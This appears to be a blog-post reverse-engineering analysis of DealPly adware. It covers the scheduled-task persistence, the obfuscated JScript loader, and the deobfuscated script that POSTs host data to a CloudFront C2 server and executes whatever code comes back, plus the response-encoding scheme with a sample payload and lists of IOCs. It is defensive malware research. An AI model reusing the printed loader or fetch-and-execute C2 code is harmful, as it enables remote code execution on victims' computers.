Reverse engineering of an Advanced Persistent Adware/Malware

The Ad/Mal-ware described in this document:

- Comes along with malicious installers of 3the party software.
- Tries to bypass (classic) antivirus software by:
  - Using multilevel obfuscation techniques.
  - Executing in memory.
- Stays persistent via schedules tasks (usually scheduled hourly) or via the registry by a “**runonce**“ key.
- Capable to provide commands remotely

This is an adware that at least goes back to 2016, which has been evolved over time (other obfuscation algorithms) and is still to be active.
As there is barely anything to find about it, I thought why not reverse it and sharing my findings of one of the latest versions of the ad/mal-ware?

The malware uses a scheduled task to stay persistent so let’s start by analysing the malicious scheduled tasks.

The malicious scheduled task comes along as a .job file in the windows\tasks folder.
The content of the job file (or use the task scheduler) reveals the process

Job file:
“**`C:\Windows\tasks\Yahoo! Powered mosil.job`**”


```
wscript.exe "C:\ProgramData\{66D2A3B1-EC90-2977-6A56-B735F0143CFB}\coma"
"68747470733a2f2f643277763764656e63316a78397a2e636c6f756466726f6e742e6e6574" "//B"
"//E:jscript" "--IsErIk"
```

Here we see “**`wscript.exe`**” is starting a jscript `"C:\ProgramData\{0B40CE23-8102-44E5-07C4-DAA79D865168}\daci"` with an hex encoded parameter which is an URL of an C2 server (which will be used later)

```
“68747470733a2f2f643277763764656e63316a78397a2e636c6f756466726f6e742e6e6574” >
“https://d2wv7denc1jx9z.cloudfront.net”
```

Note: some versions use multiple hex encoded parameters pointing towards other files

The script file `"C:\ProgramData\{66D2A3B1-EC90-2977-6A56-B735F0143CFB}\coma"` looks like a file filled with crap but that is in fact a load of remarked trash as it is quoted as a remark (‘**/***’ ‘***/**’), the real jscript is hidden somewhere in the middle.



```
/function oJMIkClK(){var
lqlZIYM=WScript;var ccr="";if(lqlZIYM.Arguments.length>0&&lqlZIYM.Arguments(lqlZIYM.Arguments.length-1).charAt(4) ==
'E')ccr="bc08df14c2b392f2a75939e0221b84e671373b3b12ffb49fea2574237f6f87e6b316d8761fab58003575e1f14bc31807ef9ee51daa970b21d51fc830
d2faa1b1a6919ebcdf541faf0e4692121e910890c83f7d4328a7e5aa2e935cfe6c5c7ce0a6f06723556a5e6773776f46709648f6dde2e004d67616c8960be21b8
2b69764ab60867cbc5617e6c83707f468f9698f65fe2df0697526d863a22d6977efb7588224a62b6627a87cef23d29d25c13b3002b2c71a932dee4566e36d0860
9f276869d22fb92ac97570d6086759756ffe6b337d67464696aff6a7e279070b552c382759701eb77da2621574ab4757a5766626c6e2e486d2e6aa57893720004
162e3767746bb97136667a55984f62c2670a62456e43755342508661620e826d2370453c48336a46314433dff73df223c3f63bc6931c5731b40313873333433cb
6390b93719666c534b763d347322f26a7537fb434c2639ac63c6a930646685338106332853e5b538e133f2d73699932f5735a43318a73a9a4381863ed95316866
bb43eb94649637b3632d123e2766561330763134534eb636ff33c35734e34291220592c992fe928ae476ea572c9453062017ac9260c56a9e7d49446634f683c64
```

Normal text file length : 701165 lines : 1242 Ln : 632 Col : 988 Sel : 0 | 0 UNIX ANSI INS

After cleaning it up a little bit and beatify it, it becomes more readable:

```
function Go(){
        var ThisScript = WScript;
        var EncodedScript = "";
        if(ThisScript.Arguments.length >0 && ThisScript.Arguments(ThisScript.Arguments.length-1).charAt(4)
== 'E')
                EncodedScript = "bc08df14c2b392f..
                ..97aefd73c9d4d6de1664963ee2e58252936f9b2b30".toString();
                var decodedScript = "";
                var offset = 193;
                while(offSet < EncodedScript.length && offSet > 47){
                        decodedScript += String.fromCharCode(parseInt(EncodedScript.charAt(offSet) +
EncodedScript.charAt(offSet+(EncodedScript.charCodeAt(offSet) % 4 + 1)), 16));
                        offSet += EncodedScript.charCodeAt(offSet) % 4 + 2
                }
                (new Function(decodedScript))()
}
Go();
```

The jscript contains an obfuscated jscript function which get executed in memory, the content of this function is encoded in a variable “EncocedScript”.

This function only gets decoded and executed if the 5th character of the last parameter (**"--IsErIk"**) of the wscript command line is the character ‘**E**’

The decode version of the function looks like this:

```
function Main(){
        function e(b){ r&&(r=!0,s.Echo(b)) }
        function u(){
                return(new  ActiveXObject(
f("536372697074696e672e46696c6553797374656d4f626a656374"))).GetParentFolderName(s.ScriptFullName)
        }
        function f(b){
                b=b.toString();
                for(var a="",c=0;c<b.length;c+=2)
                        a+=String.fromCharCode(parseInt(b.substr(c,2),16));
                return a
        }
        function w(){
                var b=l.BuildPath(u(),f("616f774c43"));
                l.FileExists(b)&&l.DeleteFile(b);
                l.CreateTextFile(b)
        }
        function x(){
                var b=l.BuildPath(u(),f("616f774c43"));
                if(!1==l.FileExists(b))return!0;
                b=new Date(l.GetFile(b).DateLastModified);
                return 864E5<new Date-b?!0:!1
        }
        function y(b,a,c){
                var d="",k=0,g=0,e=0,h=0,m=!1,l="",n="",p="",k=[],g=[],q="",m=!1;
                if(typeof a===f("6f626a656374")){
                        m=this.ini_set(f("7068706a732e737472696374466f72496e"),!1);
                        a=this.krsort(a);
                        this.ini_set(f("7068706a732e737472696374466f72496e"),m);
                        for(d in a)a.hasOwnProperty(d)&&(k.push(d),g.push(a[d]));
                        a=k;
                        c=g;
                }
                e=b.length;
                h=a.length;
                l=typeof a===f("737472696e67");
                n=typeof c===f("737472696e67");
                for(k=0;k<e;k++){
                        m=!1;
                        if(l)for(p=b.charAt(k),g=0;g<h;g++){
                                if(p==a.charAt(g)){
                                        m= !0;
                                        break
                                }
                        }
                        else for(g=0;g<h;g++)
                                if(b.substr(k,a[g].length)==a[g]){
                                        m=!0;
                                        k=k+a[g].length-1;
                                        break
                                }
                        q=m?q+(n?c.charAt(g):c[g]):q+b.charAt(k)
                }
                return q
        }
        function z(){
                try{
                        e("");
                        var b=!1,a="",c=u(),a=l.BuildPath(c,f("6864617432")),c="",d=l.OpenTextFile(a,1);
                        d.AtEndOfStream||(c=d.ReadAll());
                        var k=f(c);
                        e("");
                        var g;  e("");
                        var a="",v=u(),a=l.BuildPath(v,f("6864617431")),v="",h=l.OpenTextFile(a,1);
                        h.AtEndOfStream||(v=h.ReadAll());
                        e("");  g=v;
                        -1===n.indexOf("/",n.length-1)&&(n+="/");
                        e("");
                        for(h=1;2>=h;h+=1){
                                var m=new ActiveXObject(f("4d73786d6c322e536572766572584d4c48545450")),
s=n+k+f("26723d")+h;
                                e("");  e("");
                                m.open(f("504f5354"),s,!1);
                                e("");  m.send(g); e("");
                                if(200==m.status){
                                        var
r,p=m[f("726573706f6e736554657874")],q=f("576c6c5956315a5656464e5355564250546b314d5330704a5345644752555244
516b463665586833646e563063334a786347397562577872616d6c6f5a325a6c5a474e6959546b344e7a59314e444d794d5441724c
7a303d"),p=y(p,t._keyStr,t.decode(q));
                                        r=t.decode(p);
                                        e(""); k=r; e("");
                                        (new Function(k))();
                                        b=!0;
                                        break
                                }
                                else if(403==m.status)break
                        }
                        return b
                }
                catch(w){
                        return!1
                }
        }
        function A(){
                var b=s.Arguments;
                 if(b(b.length-1)!=f("2d2d49734572496b"))return!1;
                n=f(b(0));
                return!0
        }
        var s=WScript;
        WScript.CreateObject(f("575363726970742e5368656c6c"));
        var r=!1,l=new ActiveXObject(f("536372697074696e672e46696c6553797374656d4f626a656374")),t={
```

```
        _keyStr:f("4142434445464748494a4b4c4d4e4f505152535455565758595a6162636465666768696a6b6c6d6e6f707172
737475767778797a303132333435363738392b2f3d"),encode:function(b){
                        var a="",c,d,k,g,f,h,e=0;
                        for(b=t._utf8_encode(b);e<b.length;)
c=b.charCodeAt(e++),d=b.charCodeAt(e++),k=b.charCodeAt(e++),
g=c>>2,c=(c&3)<<4|d>>4,f=(d&15)<<2|k>>6,h=k&63,isNaN(d)?f=h=64:isNaN(k)&&(h=64),a=a+this._keyStr.charAt(g)
+this._keyStr.charAt(c)+this._keyStr.charAt(f)+this._keyStr.charAt(h);
                        return a
                }
                ,decode:function(b){
                        var a="",c,d,f,g,e,h=0;
                        for(b=b.replace(/[^A-Za-z0-9\+\/\=]/g,""); h<b.length;)
        c=this._keyStr.indexOf(b.charAt(h++)),d=this._keyStr.indexOf(b.charAt(h++)),g=this._keyStr.indexOf(
b.charAt(h++)),e=this._keyStr.indexOf(b.charAt(h++)),c=c<<2|d>>4,d=(d&15)<<4|g>>2,f=(g&3)<<6|e,a+=String.f
romCharCode(c), 64!=g&&(a+=String.fromCharCode(d)),64!=e&&(a+=String.fromCharCode(f));
                        return a=t._utf8_decode(a)
                }
                ,_utf8_encode:function(b){
                        b=b.replace(/\r\n/g,"\n");
                        for(var a="",c=0;c<b.length;c++){
                                var d=b.charCodeAt(c);
128>d?a+=String.fromCharCode(d):(127<d&&2048>d?a+=String.fromCharCode(d>>6|192):(a+=String.fromCharCode(d>
>12|224),a+=String.fromCharCode(d>>6&63|128)),a+=String.fromCharCode(d&63|128))
                        }
                        return a
                }
                ,_utf8_decode:function(b){
                        for(var a="",c=0,d=c1=c2=0;c<b.length;)
                                d=b.charCodeAt(c), 128>d?(a+=String.fromCharCode(d),
c++):191<d&&224>d?(c2=b.charCodeAt(c+1),a+=String.fromCharCode((d&31)<<6|c2&63),c+=2):(c2=b.charCodeAt(c+1
),c3=b.charCodeAt(c+2),a+=String.fromCharCode((d&15)<<12|(c2&63)<<6|c3&63),c+=3);
                        return a
                }
        }
        ,n="";
        try{ e(""),A()&&(!1==x()?e(""):(w(),z()||e(""))),e("") }
        catch(B){ e("") }
}
Main();
```

This part of the script checks for a file named "`aowLC`" in the same folder of the initial script `"C:\ProgramData\{66D2A3B1-EC90-2977-6A56-B735F0143CFB}\"`

Only if this file exist and if it is older than about 10 minutes (9.16 min to be exactly) it will continue by deleting the file and creating a new one (that way the timestamp of the file is reset to the current time)

Then it will **POST** the content of the file `"hdat1"` to the url delivered by the parameter at the start of the script

<URL>+<hex decoded content of **hdat2**>+"&r="+1

The **hdat2** content = "`3f763d322e3226706372633d313434383133333539372672763d342e30`"
converting this to ASCII results in "`?v=2.2&pcrc=1448133597&rv=4.0`"

So for this example the full URL is:

`"https://d2wv7denc1jx9z.cloudfront.net/?v=2.2&pcrc=1448133597&rv=4.0&r=1"`

The return value usually is "-" (which is harmless) **BUT** the adware admins can provide whatever commands to the victims computer via the output of this URL.
These commands are passed via an encrypted jscript function.
The function is provided via a base64 string which first needs to be decoded via character substitution using the following decoding table that inverses the characters of the alphabet & numbers:

```
"ZYXWVUTSRQPONMLKJIHGFEDCBAzyxwvutsrqponmlkjihgfedcba9876543210+/="
 |||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="
```

Example: if the adware admins would return following string it will start up “notepad”

```
"AmEfB6Iky75tvn8szD5lPChtwnUbRSN0E8MqxnodwWhtvW8CF7MbzCY9OpMbADU9AF0rznEqwXtrE8Mqxn
odwX4GzTEhyXRkLbY5OoQ8yrtryn09ACYsAX4ovTFrPGhtuHY3yDUkyrtkLd=="
```

Substituting this base64 string end then decoding it gives you the jscript code to start notepad

```
"function zmain(){ var s=WScript; x=WScript.CreateObject("WScript.Shell");
x.Run("notepad.exe"); } zmain();"
```

Hackers with bad intentions can easily abuse this adware to pass their code to the victim’s computers.

Commonly comes along with:

- FileZilla
- Chromium
- Multiple Video converters
- ByteFence
- …

Known Scheduled Task Names:

- “{<random ID>}”
- “Chromium <5 random chars>”
- “Search Provider by Bing <5 random chars>”
- “Secured Yahoo Powered <5 random chars>”
- “Yahoo! Powered <5 random chars>”
- “Speedial”
- “UpdateTask”
- “AppCloudUpdater”
- “Go_Palikan”
- …

Known C2 servers:

- d3tq9gtc0bxu1s[.]cloudfront[.]net
- d3s1tkg9f4254q[.]cloudfront[.]net
- katunaq[.]com
- hoduqoq[.]com
- d274eq41c39r2n[.]cloudfront[.]net
- d1hpofzsaxmzog[.]cloudfront[.]net
- d2wv7denc1jx9z[.]cloudfront[.]net
- butapujo[.]com

- rududulu[.]com

Known folders & Files:

- folder"C:\ProgramData\{{<random ID>}\"
  - <4random characters>[.txt]
  - hdat1
  - hdat2
  - aowLC
- "<userfolder>\AppData\Roaming\<Random ID>\"
  - Uninst.exe
  - uninstall.exe
  - SyncTask.exe
  - updatetask.exe
  - Sync.exe
  - HelperUpdate.exe
  - ProductUpdate.exe
  -
- "c:\Program Files\Common Files\<Random ID>\"
  - Uninst.exe
  - uninstall.exe
  - SyncTask.exe
  - updatetask.exe
  - Sync.exe
  - HelperUpdate.exe
  - ProductUpdate.exe

Other known source (adware installation) processes Task Names:

- "<userfolder>\AppData\Local\temp\[<Random ID>\]"
  - DMGR2.0.0*.exe
  - Rimodu.exe
  - Cugane.exe
  - Sosateni.exe
  - Riroli.exe
  - Daroni.exe
  - Morocetit.exe
  - <6 to 10 random characters>.exe
- …

Adware also known as:

- DealPly
- DealPly2
- DealAgent